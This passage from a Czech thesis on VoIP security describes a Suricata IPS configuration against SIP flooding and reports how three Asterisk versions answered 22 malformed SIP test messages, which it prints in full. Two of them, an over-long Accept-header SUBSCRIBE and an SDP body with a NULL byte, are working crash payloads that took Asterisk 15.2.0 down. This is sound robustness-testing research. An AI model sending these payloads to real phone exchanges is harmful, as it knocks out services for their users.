
Nastavení nfq v suricata.yaml

```
nfq:
mode: repeat
repeat-mark: 1
repeat-mask: 1
```


Mód repeat vrací paket do iptables po aplikaci pravidel z IPS. Aby pakety necyklily mezi iptables a IPS, bylo potřeba pakety označit (nastavení repeat-mark a repeat-mask). Příkazem `iptables -I FORWARD -m mark ! -mark 1/1 -j NFQUEUE` bylo do iptables přidáno pravidlo, které označené pakety nepřidá do fronty pro IPS. Příkazem `suricata -c /etc/suricata/suricata.yaml -q 0` se spustil IPS Suricata s nastavením fronty.

4.1.3 Výsledky

Bylo vyzkoušeno 5 záplavových útoků, každý z nich přenášel jiný druh žádosti, z těchto útoků se povedlo dvěma znemožnit komunikaci mezi virtualizovanými telefony. Ostatní útoky nebyly úspěšné, tato situace mohla nastat právě kvůli virtualizovanému prostředí, ve kterém nebyla omezena šířka pásma. Zprávy tedy nedokázaly vyčerpat jiné zdroje, jako v případě útoků s žádostí INVITE a REGISTER. Během záplavového útoku se žádostí INVITE přišla ústředna o schopnost navázat nová spojení, kvůli nemožnosti otevřít nové soubory. Na obrázku 4.12 je znázorněn graf otevřených souborů během záplavového útoku po aplikaci IPS. Během záplavového útoku se žádostí REGISTER ústředna nemohla spojit účastníky hovoru kvůli vysokému zatížení procesoru. Na obrázku 4.13 je znázorněn graf vytížení CPU po aplikaci IPS.



Obr. 4.12: Počet otevřených souborů při záplavovém útoku s metodou INVITE po aplikaci IPS



Obr. 4.13: Vytížení procesoru při záplavovém útoku s metodou REGISTER po aplikaci IPS

Díky aplikaci IPS Suricata na hraničním prvku a definovaným pravidlům je propuštěno pouze 70 žádostí určité zprávy, tudíž nejsou záplavové útoky dostatečně účinné. Všechny incidenty jsou ukládány do logovacího souboru `fast.log`, umístěného ve `/var/log/suricata/fast.log`, a legitimní účastníci mohou komunikovat bez přerušení.

4.2 Upravené zprávy

Do ústředen byly pomocí nástroje SIPTorch [30] zaslány upravené zprávy, které měly ověřit jejich stabilitu a bezpečnost. Testovanými ústřednami jsou ústředny Asterisk ve verzích 13.38.2, 15.2.0 a 18.3.0. Verze 13.38.2 využívala pro řízení protokolu SIP stack chan_sip, zbylé 2 stack chan_pjsip. Ústředny byly nakonfigurovány pro příjem hovorů z internetu bez autentizace. Následujících 20 zpráv vychází z RFC 4475 [31].

4.2.1 Chybné časové pásmo v záhlaví

Zpráva obsahuje časové pásmo jiné než GMT(greenwichský čas) a proto je považována za chybnou. Inteligentní ústředna by měla být schopna upravit čas na GMT, popřípadě by ústředna měla reagovat odpovědí 400 s důvodem zamítnutí.

zpráva:

```
INVITE sip:100@192.168.10.12 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 331841884030416266032183
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-3127906273
To: "100" <sip:100@192.168.10.12>
From: "siptorch" <sip:qcdtg@192.168.10.12>;tag
   ↪ =120774394461243187129237O123
CSeq: 1 INVITE
Content-Length: 152
Contact: <sip:qcdtg@192.168.10.12>
Date: Sun, 07 Mar 2021 22:40:37 EST
```

Všechny testované ústředny odpověděly zprávou 200 OK.

4.2.2 Neukončené uvozovky v zobrazeném jménu

Zpráva je považována za chybnou, jelikož obsahuje neuzavřené uvozovky v polích To a From. Ústředna by měla buď reagovat chybovou odpovědí, nebo zprávu zpracovat, pokud nevyvolá chybu při parsování.

zpráva:

```
INVITE sip:100@192.168.10.12 SIP/2.0
```

```
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 655961055058401871428877
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-1027329129
To: "100 <sip:100@192.168.10.12>
From: "siptorch <sip:gltoz@192.168.10.12>;tag
   ↪ =110314766597015388979737037 8
CSeq: 1 INVITE
Content-Length: 152
Contact: <sip:gltoz@192.168.10.12>
```

Ústředna Asterisk 13.38.2 reagovala odpovědí 416 Unsupported URI scheme, zbylé ústředny na zprávu nereagovaly.

4.2.3 Nesprávná velikost těla zprávy

Pole Content-Length obsahuje hodnotu mnohem větší, než je skutečná velikost zprávy. Při poslání protokolem UDP by měla ústředna reagovat chybou. Při poslání protokolem TCP by měla ústředna čekat na další data. Pokud data nepřijdou v rozumném čase, měla by ústředna ukončit spojení.

zpráva:

```
INVITE sip:100@192.168.10.12 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 385347166222659025478910
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-1113397703
To: "100" <sip:100@192.168.10.12>
From: "siptorch" <sip:vdfdu@192.168.10.12>;tag
   ↪ =185575712088513016171160544
CSeq: 1 INVITE
Content-Length: 9999
Contact: <sip:vdfdu@192.168.10.12>
```

Všechny testované ústředny odpověděly zprávou 200 OK. Přičemž všechny odpověděly téměř bez zpoždění.

4.2.4 Nekonzistentní metoda CSeq

Zpráva je považována za nekorektní, jelikož obsahuje různé metody v záhlaví a v poli CSeq. Ústředna by měla odpovědět chybou, nebo opravit metodu v poli CSeq.

zpráva:

```
OPTIONS sip:100@192.168.10.12 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 409358153189572352011735
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-931865344
To: "100" <sip:100@192.168.10.12>
From: "siptorch" <sip:qdctz@192.168.10.12>;tag
   ↪ =46556428174622256547335875 8
CSeq: 5 INVITE
Content-Length: 0
Contact: <sip:qdctz@192.168.10.12>
```

Ústředna Asterisk 13.38.2 reagovala odpovědí 200 OK, zbylé ústředny na zprávu nereagovaly.

4.2.5 Starší INVITE žádost

Zpráva je definována dle RFC 2543 [32] a má za úkol ověřit zpětnou kompatibilitu. Pokud ústředna není zpětně kompatibilní, může reakce na zprávu způsobit její pád.

zpráva:

```
INVITE sip:100@192.168.10.16 SIP/2.0
Accept: application/sdp
Call-ID: 183530633297488114926208
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060
To: "100" <sip:100@192.168.10.16>
From: "siptorch" <sip:mviwl@192.168.10.16;user=phone>
CSeq: 1 INVITE
```

Testované ústředny na zprávu nereagovaly.

4.2.6 Odpověď neznámého typu

Zpráva obsahuje odpověď s číslem větším než 699, ústředna by z tohoto důvodu měla zprávu zahodit.

zpráva:

```
SIP/2.0 2688646927 qjlvfjoovrqobyvcvtkp
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 273024525095886119359818
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-201905277
To: "100" <sip:100@192.168.10.16>
From: "siptorch" <sip:wbggf@192.168.10.16>;tag
   ↪ =652819187974468164439793 53
CSeq: 1 OPTIONS
Content-Length: 0
Contact: <sip:wbggf@192.168.10.16>
```

Testované ústředny na zprávu nereagovaly.

4.2.7 Neznámá žádost

Zpráva obsahuje neznámou metodu BLABLAMETHOD a zároveň se liší od metody uvedené v poli Cseq. Nejvhodnější odpověď na zprávu je 501 Not Implemented.

zpráva:

```
BLABLAMETHOD sip:100@192.168.10.16 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 622747975115426862146972
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-3338555096
To: "100" <sip:100@192.168.10.16>
From: "siptorch" <sip:xwmne@192.168.10.16>;tag
   ↪ =320874439593454202349035814
CSeq: 1 INVITE
```

```
Content-Length: 152
Contact: <sip:xwmne@192.168.10.16>
```

Ústředna Asterisk 13.38.2 reagovala odpovědí 501 Method Not Implemented, ústředny Asterisk 18.3.0 a 15.2.0 odpovědí 501 Not Implemented.

4.2.8 Mezery v poli To

Zpráva typu OPTIONS obsahuje mezery navíc v poli příjemce. Ústředny by měly reagovat odpovědí 400 Bad Request.

zpráva:

```
OPTIONS sip:100@192.168.10.16 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 60969743907434974117759
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-1869539009
To: "100« sip:100@192.168.10.16 >
From: "siptorch" <sip:hmyuq@192.168.10.16>;tag
   ↪ =468384698722925256238494288
CSeq: 1 OPTIONS
Content-Length: 0
Contact: <sip:hmyuq@192.168.10.16>
```

Všechny testované ústředny odpověděly zprávou 200 OK, což je podle doporučení RFC chyba, nicméně přijetí zprávy nemělo vliv na funkci ústředny.

4.2.9 Více položek Content length

Test má za úkol zjistit, jak se budou chovat ústředny, pokud přijmou zprávu typu OPTIONS se 2 položkami Content-length s různými hodnotami.

zpráva:

```
OPTIONS sip:100@192.168.10.16 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 10187447893776586717850 69
```

```
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-2961762909
To: "100" <sip:100@192.168.10.16>
From: "siptorch" <sip:lnqdp@192.168.10.16>;tag
   ↪ =63732632546339231190544 3718
CSeq: 1 OPTIONS
Content-Length: 0
Contact: <sip:lnqdp@192.168.10.16>
Content-Length: 19
```

Všechny testované ústředny odpověděly zprávou 200 OK.

4.2.10 Více položek Via

Zpráva s metodou OPTIONS obsahuje více položek Via, tedy možností transportu. Jedna z položek Via obsahuje neznámou metodu transportu. Ústředny by měly zprávu standardně zpracovat a neodpovědět chybou.

zpráva:

```
OPTIONS sip:100@192.168.10.16 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 1173451400434832074472089
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-1440556207
To: "100" <sip:100@192.168.10.16>
From: "siptorch" <sip:xqeog@192.168.10.16>;tag
   ↪ =21203276379177018490706 4578
CSeq: 1 OPTIONS
Content-Length: 0
Contact: <sip:xqeog@192.168.10.16>
Via: SIP/2.0/TCP 127.0.1.1:5060;branch=z9hG4bK-3803967050
Via: SIP/2.0/UNKNOWN 127.0.1.1:5060;branch=z9hG4bK-126709702
Via: SIP/2.0/TLS 127.0.1.1:5060;branch=z9hG4bK-1814069760
Via: SIP/2.0/SCTP 127.0.1.1:5060;branch=z9hG4bK-4271438675
```

Všechny testované ústředny odpověděly zprávou 200 OK, přičemž v odpovědi uvedly všechny možnosti přenosu.

4.2.11 Chybějící ID transakce

Ve zprávě je odstraněna identifikace transakce v položce branch. Identifikátor vždy začíná hodnotou z9hG4bK, která je následována dalšími znaky. V této zprávě jsou tyto znaky odstraněny. Ústředna by měla odpovědět a nereagovat chybou.

zpráva:

```
INVITE sip:100@192.168.10.16 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 347264945481601033362223
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK
To: "100" <sip:100@192.168.10.16>
From: "siptorch" <sip:lhibe@192.168.10.16>;tag
   ↪ =99185609116638814251475513 9
CSeq: 1 INVITE
Content-Length: 152
Contact: <sip:lhibe@192.168.10.16>
```

Všechny testované ústředny odpověděly zprávou 200 OK, tedy dle doporučení RFC.

4.2.12 Max Forwards obsahuje 0

Položka Max-Forwards se při přechodu prvkem sníží o 1, pokud je nastavena na nulu, tak by měla být zpráva na dalším prvku zahozena. Ústředny by měly zareagovat odpovědí 483 Too Many Hops.

zpráva:

```
OPTIONS sip:100@192.168.10.16 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 0
Accept: application/sdp
Call-ID: 556288749818370270959558
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-2609061120
To: "100" <sip:100@192.168.10.16>
From: "siptorch" <sip:sjamz@192.168.10.16>;tag
   ↪ =204078549998212143504036565
```

```
CSeq: 1 OPTIONS
Content-Length: 0
Contact: <sip:sjamz@192.168.10.16>
```

Všechny testované ústředny zprávu přijaly a reagovaly odpovědí 200 OK, což je v rozporu s doporučením RFC, ale opět zpráva neměla vliv na funkci ústředny.

4.2.13 Parametr navíc v URI

Zpráva obsahuje v poli Request-URI středník a speciální znak. Ústředny by měly požadavek přijmout a hodnotu zpracovat jako 100;param=u@infectedsip.net.

zpráva:

```
OPTIONS sip:100;param=u%40infectedsip.net@192.168.10.12 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp, application/pkcs7-mime, multipart/
   ↪ mixed, multipart/signed, message/sip, message/sipfrag
Call-ID: 50646042224552581660332
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-725659124
To: "100" <sip:100@192.168.10.12>
From: "siptorch" <sip:czohf@192.168.10.12>;tag
   ↪ =65808913531392530631396 2199
CSeq: 1 OPTIONS
Content-Length: 0
Contact: <sip:czohf@192.168.10.12>
```

Všechny testované ústředny odpověděly zprávou 200 OK.

4.2.14 Chybná hodnota pole Accept

Pole Accept označuje, jakého typu má být tělo odpovědi. Standardní hodnota je application/sdp, avšak v tomto případě byla použita neznámá hodnota. Ústředny by měly odpovědět chybou, z nichž je nejvhodnější odpověď typu 406 Not Acceptable.

zpráva:

```
REGISTER sip:192.168.10.12 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
```

```
Accept: text/vhifomz
Call-ID: 673082272268082621720055
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-3029378288
To: "2000" <sip:2000@192.168.10.12>
From: "2000" <sip:2000@192.168.10.12>;tag
   ↪ =82869253736119114123592 7109
CSeq: 1 REGISTER
Content-Length: 0
Contact: <sip:hwarp@192.168.10.12>
```

Ústředna Asterisk 13.38.2 nepřijala zprávu a reagovala odpovědí 401 Unauthorized, ostatní ústředny zprávu také nepřijaly a reagovaly odpovědí 403 Forbidden.

4.2.15 Více žádostí v jednom paketu

Zpráva obsahuje 2 různé žádosti oddělené velkým množstvím mezer. Vzhledem k tomu, že zpráva přesahuje hodnotu obsaženou v poli Content-length, by ji ústředna měla zamítnout.

zpráva:

```
REGISTER sip:192.168.10.12 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 827971509058651156136745
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-158977952
To: "2000" <sip:2000@192.168.10.12>
From: "2000" <sip:2000@192.168.10.12>;tag
   ↪ =45425374310092988327623 3300
CSeq: 1 REGISTER
Content-Length: 0
Contact: <sip:qdctz@192.168.10.12>


INVITE sip:100@192.168.10.12 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
```

```
Accept: application/sdp
Call-ID: 619406893339980672450250
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-703814458
To: "100" <sip:100@192.168.10.12>
From: "siptorch" <sip:yxkun@192.168.10.12>;tag
   ↪ =116862433741998226148965327 3
CSeq: 1 INVITE
Content-Length: 152
Contact: <sip:yxkun@192.168.10.12>
```

Ústředna Asterisk 13.38.2 nepřijala zprávu a reagovala odpovědí 401 Unauthorized, ostatní ústředny zprávu také nepřijaly a reagovaly odpovědí 403 Forbidden.

4.2.16 Neznámá verze protokolu SIP

Zpráva není legitimní, protože obsahuje verzi 7.0 protokolu SIP. V současné době má protokol SIP nejvyšší verzi 2.0. Ústředny by měly odpovědět chybou a v ní upozornit na neznámou verzi.

zpráva:

```
OPTIONS sip:100@192.168.10.12 SIP/7.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 923054191235325267306255
User-Agent: siptorch/0.1
Via: SIP/7.0/UDP 127.0.1.1:5060;branch=z9hG4bK-2927911015
To: "100" <sip:100@192.168.10.12>
From: "siptorch" <sip:tdnwm@192.168.10.12>;tag
   ↪ =258214168232401899408324838
CSeq: 1 OPTIONS
Content-Length: 0
Contact: <sip:tdnwm@192.168.10.12>
```

Testované ústředny na zprávu nereagovaly.

4.2.17 Nedostatečné záhlaví

Zpráva neobsahuje pole To, From a Call-ID. Zpráva by neměla mít vliv na chod ústředny a ústředny by měly reagovat chybovou odpovědí.

zpráva:

```
INVITE sip:100@192.168.10.12 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-132085139
CSeq: 1 INVITE
Content-Length: 152
Contact: <sip:gllfk@192.168.10.12>
```

Ústředna Asterisk 13.38.2 reagovala odpovědí 400 Bad Request, ostatní ústředny na zprávu neodpověděly.

4.2.18 Přebytečné znaky v záhlaví

Zpráva obsahuje přebytečné středníky a čárky v polích Contact a Via. Ústředny by měly reagovat odpovědí 400 Bad Request.

zpráva:

```
INVITE sip:100@192.168.10.12 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 851278853530534511419371
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-2595619688;;;„
To: "100" <sip:100@192.168.10.12>
From: "siptorch" <sip:hcsyz@192.168.10.12>;tag
   ↪ =37945593022309147523205043 9
CSeq: 1 INVITE
Content-Length: 152
Contact: <sip:hcsyz@192.168.10.12>;;;;,;
```

Ústředna Asterisk 13.38.2 reagovala odpovědí 200 OK, ostatní ústředny na zprávu neodpověděly.

4.2.19 Uzavření URI v <>

Zpráva má požadované URI uzavřené ve špičatých závorkách. Propracovanější ústředny by mohly problém opravit a pokud ne, tak by měly reagovat odpovědí 400 Bad Request.

zpráva:

```
INVITE <sip:100@192.168.10.12> SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 11598322078064585439078 62
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-691203924
To: "100" <sip:100@192.168.10.12>
From: "siptorch" <sip:ptiow@192.168.10.12>;tag
   ↪ =36864436251251245 1387727379
CSeq: 1 INVITE
Content-Length: 152
Contact: <sip:ptiow@192.168.10.12>
```

Ústředna Asterisk 13.38.2 reagovala odpovědí 200 OK, ostatní ústředny na zprávu neodpověděly.

4.2.20 INVITE neobsahující SDP tělo

Zpráva má za úkol testovat UAS. Požadavek obsahuje tělo zprávy, které není SDP. Ústředny by měly odpovědět chybou.

zpráva:

```
INVITE sip:2000@192.168.10.13 SIP/2.0
Allow: INVITE, ACK, CANCEL, BYE, NOTIFY, REFER, MESSAGE,
   ↪ OPTIONS, INFO, SUBSCRIBE
Max-Forwards: 70
Accept: application/sdp
Call-ID: 4490906371209929012401 35
User-Agent: siptorch/0.1
Via: SIP/2.0/UDP 127.0.1.1:5060;branch=z9hG4bK-3212874022
To: "2000" <sip:2000@192.168.10.13>
```

```
From: "siptorch" <sip:empao@192.168.10.13>;tag
   ↪ =469006506391956863792615624
CSeq: 1 INVITE
Content-Length: 39
Contact: <sip:empao@192.168.10.13>
Content-Type: application/xwgrwrzprk

<audio>
 <pcmu port="443"/>
</audio>
```

Ústředna Asterisk 13.38.2 reagovala odpovědí 200 OK, ostatní ústředny reagovaly odpovědí 415 Unsupported Media Type.

Další zprávy

Následující 2 zprávy už nejsou popsány v RFC 4475 a jsou vytvořeny podle bezpečnostních upozornění na stránkách www.asterisk.org [33] [34].

4.2.21 SUBSCRIBE s mnoha položkami Accept

Při zpracování požadavku SUBSCRIBE jsou ukládány akceptované formáty ze záhlaví Accept. Pevný limit maximálně uložených požadavků by měl být 32. Tato zpráva obsahuje 40x záhlaví Accept k otestování implementace limitu. Pro tuto zprávu byla potřeba autentizace.

zpráva:

```
SUBSCRIBE sip:200@192.168.10.20:5060 SIP/2.0
To: <sip:200@192.168.10.20:5060>
From: Test <sip:100@192.168.10.20:5060>
Call-ID: 4c8a8be2-429c-43bf-87be-f76eaf2377fd
CSeq: 2 SUBSCRIBE
Via: SIP/2.0/TCP 172.17.0.1:10394;branch=z9hG4bK4c8a8be2-429c
   ↪ -43bf-87be-f76eaf2377fd
Contact: <sip:100@172.17.0.1>
Accept: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
...
Event: message-summary
Allow: Allow: SUBSCRIBE, NOTIFY, INVITE, ACK, CANCEL, BYE,
   ↪ REFER, INFO, OPTIONS, MESSAGE
Content-Length: 0
```

Ústředna Asterisk 13.38.2 na zprávu neodpověděla, Asterisk 18.3.0 reagovala zprávou 489 Bad Event a Asterisk 15.2.0 po přijetí zprávy přestala komunikovat. Chyba na ústředně Asterisk 15.2.0 byla způsobena chybou paměti, kdy kvůli mnoha záhlavím Accept zapsala do místa v paměti, kde se nacházela data důležitá pro chod ústředny.

4.2.22 Odkaz na NULL

Zpráva obsahuje v těle SDP protokolu znak NULL, ve snaze nasměrovat ukazatel na neinicializované místo v paměti pro vyvolání chyby.

zpráva:

```
INVITE sip:200@192.168.10.20:5060 SIP/2.0
To: <sip:200@192.168.10.20:5060>
From: Test <sip:100@192.168.10.20:5060>
Call-ID: adc9caea-2d0a-40af-9de5-1dd21387e03a
CSeq: 2 INVITE
Via: SIP/2.0/UDP 172.17.0.1:10394;branch=z9hG4bKadc9caea-2d0a
   ↪ -40af-9de5-1dd21387e03a
Contact: <sip:100@172.17.0.1>
Content-Type: application/sdp
Content-Length: 228

v=0
o=- 1061502179 1061502179 IN IP4 172.17.0.1
s=Asterisk
c=IN IP4 172.17.0.1
t=0 0
m=audio 17000 RTP/AVP 9 0 101
a=rtpmap:8 alaw/8000
a=rtpmap:0 PCMU/8000
a=rtpmap:101 telephone-event/8000
a=fmtp\x00:101 0-16
a=sendrecv
```

Ústředna Asterisk 13.38.2 na zprávu neodpověděla, Asterisk 18.3.0 reagovala zprávou 400 Bad Request a Asterisk 15.2.0 po přijetí zprávy přestala komunikovat. Chyba na ústředně Asterisk 15.2.0 byla způsobena nasměrováním ukazatele na neinicializované místo v paměti.

Tab. 4.4: Výsledky modifikovaných zpráv


Zpráva	`13.38.2 (Chan_sip)`	`15.2.0 (PJSIP)`	`18.3.0 (PJSIP)`
Chybné časové pásmo v záhlaví	200 OK	200 OK	200 OK
Neukončené uvozovky v zobrazeném jménu	416 Unsupported URI scheme	Zpráva zahozena	Zpráva zahozena
Nesprávná velikost těla zprávy	200 OK	200 OK	200 OK
Nekonzistentní metoda CSeq	200 OK	Zpráva zahozena	Zpráva zahozena
Starší INVITE žádost	Zpráva zahozena	Zpráva zahozena	Zpráva zahozena
Odpověď neznámého typu	Zpráva zahozena	Zpráva zahozena	Zpráva zahozena
Neznámá žádost	501 Method Not Implemented	501 Not Implemented	501 Not Implemented
Mezery v poli To	200 OK	200 OK	200 OK
Více položek Content length	200 OK	200 OK	200 OK
Více položek Via	200 OK	200 OK	200 OK
Chybějící ID transakce	200 OK	200 OK	200 OK
Max Forwards obsahuje 0	200 OK	200 OK	200 OK
Parametr navíc v URI	200 OK	200 OK	200 OK
Chybná hodnota pole Accept	401 Unauthorized	403 Forbidden	403 Forbidden
Více žádostí v jednom paketu	401 Unauthorized	403 Forbidden	403 Forbidden
Neznámá verze protokolu SIP	Zpráva zahozena	Zpráva zahozena	Zpráva zahozena
Nedostatečné záhlaví	400 Bad Request	Zpráva zahozena	Zpráva zahozena
Přebytečné znaky v záhlaví	200 OK	Zpráva zahozena	Zpráva zahozena
Uzavření URI v <>	200 OK	Zpráva zahozena	Zpráva zahozena
INVITE neobsahující SDP tělo	200 OK	415 Unsupported Media Type	415 Unsupported Media Type
